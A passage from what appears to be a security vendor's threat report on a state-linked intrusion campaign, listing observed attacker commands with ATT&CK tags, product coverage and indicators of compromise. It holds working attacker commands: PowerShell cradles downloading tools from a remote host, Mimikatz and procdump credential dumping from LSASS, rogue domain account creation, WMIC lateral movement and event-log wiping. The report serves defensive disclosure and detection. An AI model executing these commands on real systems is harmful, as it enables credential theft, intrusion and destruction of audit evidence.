cmd.exe /Q /c echo dsquery computer ^> \\127.0.0.1\C\$\<impacket_log_file> 2^>^&1	Domain Account Discovery [T1087/002]
cmd.exe /Q /c echo dsquery group -name GroupName ^> \\127.0.0.1\C\$\<impacket_log_file> 2^>^&1	Domain Account Discovery [T1087/002]
cmd.exe /Q /c echo dsquery computer -name ComputerName ^> \\127.0.0.1\C\$\<impacket_log_file> 2^>^&1	Domain Account Discovery [T1087/002]
cmd.exe /Q /c echo dsquery user -name UserName ^> \\127.0.0.1\C\$\<impacket_log_file>t 2^>^&1	Domain Account Discovery [T1087/002]

Unauthorized account creations

In most instances, the attackers instrumented the reverse shell to create their own user accounts on the endpoints they had initial access to. Similar activity was also seen being conducted via the VSingle implant as it was propagated across an enterprise.

Command	Intent
net1 group /domain	Domain discovery [T1087/002]
net1 user <username> <password> /domain	Create Account [T1136/002]
net1 user <username> /active:yes /domain	Create Account [T1136/002]
net1 group <groupname> /add /domain	Create Account [T1136/002]
net1 group <groupname> <username> /add /domain	Create Account [T1136/002]

Additional tools used

In some cases, the attackers deployed commonly used tools often seen from other threat actors.

Mimikatz

The attackers downloaded the Mimikatz tool from their server, inside a .rar archive protected with a password, which

prevents any kind of detection by network intrusion prevention systems.

Command	Intent
powershell -exec bypass -command (New-Object System.Net.WebClient).DownloadFile('http://<remote_location>/mi.tmp', '<local_path>\mi.tmp')	Download Payloads [T1608/001]
powershell -exec bypass -command (New-Object System.Net.WebClient).DownloadFile('http://<remote_location>/mi64.tmp', '<local_path>\mi.tmp')	Download Payloads [T1608/001]
powershell -exec bypass -command (New-Object System.Net.WebClient).DownloadFile('http://<remote_location>/mm.rar', '<local_path>\mm.tmp')	Download Payloads [T1608/001]
<local_path>rar.exe e <local_path>\mi.tmp <local_path>\ -p<password> <local_path>mi.exe privilege::debug sekurlsa::logonPasswords exit	Extract files [T1140] OS Credential Dumping [T1003/001]

Procdump

Along with Mimikatz, the attackers also used procdump to dump the LSASS memory to a file on disk.

Command	Intent
powershell -exec bypass -command (New-Object System.Net.WebClient).DownloadFile('http://<remote_location>/pd64.tmp', '<local_path>\pd.tmp')	Download Payloads [T1608/001]
ren <local_path>\pd.tmp pd64.exe	Rename files OS Credential Dumping [T1003/001]
<local_path>\pd64.exe -accepteula -ma lsass <local_path>\z_pd.dmp	

Socks proxy

In another instance, the attackers downloaded and set up a SOCKS proxy on the local endpoint, including the use of [3proxy](#).

Command	Intent
powershell -exec bypass -command (New-Object System.Net.WebClient).DownloadFile('http://<remote_location>/spr.tmp', '<local_path>\spr.tmp')	Download Payloads [T1608/001]
<local_path>rar.exe e <local_path>\spr.tmp <local_path_2> -p<password> <local_path_2>\msconf.exe -i 84[.]38[.]133[.]145 -p <Port_number>	Extract files [T1140] Proxy [T1090]

Implant deployment and lateral movement

Across the first endpoints compromised in the enterprises, we observed the attackers downloading their custom implants from remote locations and deploying and persisting them on the systems.

Command	Intent
WMIC /node:<Computer_Name> process call create "powershell.exe (New-Object System.Net.Webclient).DownloadFile('<remote_location>/svhostw.exe','<local_path>\svhostww.exe')"	Download Payloads [T1608/001]
sc create <service_name> type= own type= interact start= auto error= ignore binpath= cmd /K start <local_path_2>\svhostww.exe	Persistence [T1543/003]

On the endpoints that were breached by performing lateral movement from an already compromised host, the implants were deployed either from a remote external location or the source host itself by opening up interactive shells and the use of implacket tools:

Command	Intent
<code>powershell.exe Enter-PSSession</code>	Remote Access [T1219]
<code>powershell.exe Invoke-Command -ComputerName <ComputerName> -ScriptBlock {cmd.exe /c dir}</code>	Remote Access [T1219]
<code>python wmiexec.py <userid>:<password>@<local_IP_of_another_endpoint> 1> \\127.0.0.1\ADMIN\$\<implacket_log_file> 2>&1</code>	Remote Access [T1219]

Cleanup

Once the backdoors and implants were persisted and activated on the endpoint, the reverse shell used to perform cleanup [T1070], this included deleting all files in the infection folder along with the termination of the powershell tasks. The attacker-created accounts were removed and, finally, the Windows Event logs [T1070/001] would be purged with the command below.

```
for /F tokens=* %1 in ('wevtutil.exe el') DO wevtutil.exe cl %1 1> \\127.0.0.1\ADMIN$\<log_file_name> 2>&1
```

Manual operations

In multiple instances, the attackers mistyped commands on the infected endpoint via the reverse shell, indicating that the commands were being served by an operator manually operating the infections:

```
ip config /all
net suer
netstat -noa | finstr 3389
powershell.exe Get-AdUser -Filter * -Properties * | Select Name, logonCount
powershell.exe Get-AdComputer -Filter * -Properties * | select Name, LastLogonDate, lastLogon, IPv4Address
```

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Orbital Queries

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click [here](#) and [here](#).

IOCS

The IOC list is also available in Talos' Github repo [here](#).

VSingle

586F30907C3849C363145BFDCDABE3E2E4688CBD5688FF968E984B201B474730

MagicRAT

8ce219552e235dcaf1c694be122d6339ed4ff8df70bf358cd165e6eb487ccfc5
c2904dc8bbb569536c742fca0c51a766e836d0da8fac1c1abd99744e9b50164f
dda53eee2c5cb0abdbf5242f5e82f4de83898b6a9dd8aa935c2be29bafc9a469
90fb0cd574155fd8667d20f97ac464eca67bdb6a8ee64184159362d45d79b6a4

YamaBot

f226086b5959eb96bd30dec0ffcbf0f09186cd11721507f416f1c39901addafb

Procdump

16F413862EFDA3ABA631D8A7AE2BFFF6D84ACD9F454A7ADAA518C7A8A6F375A5
05732E84DE58A3CC142535431B3AA04EFBE034CC96E837F93C360A6387D8FAAD

Mimikatz

6FBB771CD168B5D076525805D010AE0CD73B39AB1F4E6693148FE18B8F73090B
912018AB3C6B16B39EE84F17745FF0C80A33CEE241013EC35D0281E40C0658D9
CAF6739D50366E18C855E2206A86F64DA90EC1CDF3E309AEB18AC22C6E28DC65

3Proxy

2963a90eb9e499258a67d8231a3124021b42e6c70dacd3aab36746e51e3ce37e

PuTTY plink

2AA1BBBE47F04627A8EA4E8718AD21F0D50ADF6A32BA4E6133EE46CE2CD13780
5A73FDD0C4D0DEEA80FA13121503B477597761D82CF2CFB0E9D8DF469357E3F8

Adfind

C92C158D7C37FEA795114FA6491FE5F145AD2F8C08776B18AE79DB811E8E36A3

IPs

104[.]155[.]149[.]103
40[.]121[.]90[.]194
185[.]29[.]8[.]162
146[.]4[.]21[.]94
46[.]183[.]221[.]109
84[.]38[.]133[.]145
109[.]248[.]150[.]13
155[.]94[.]210[.]11

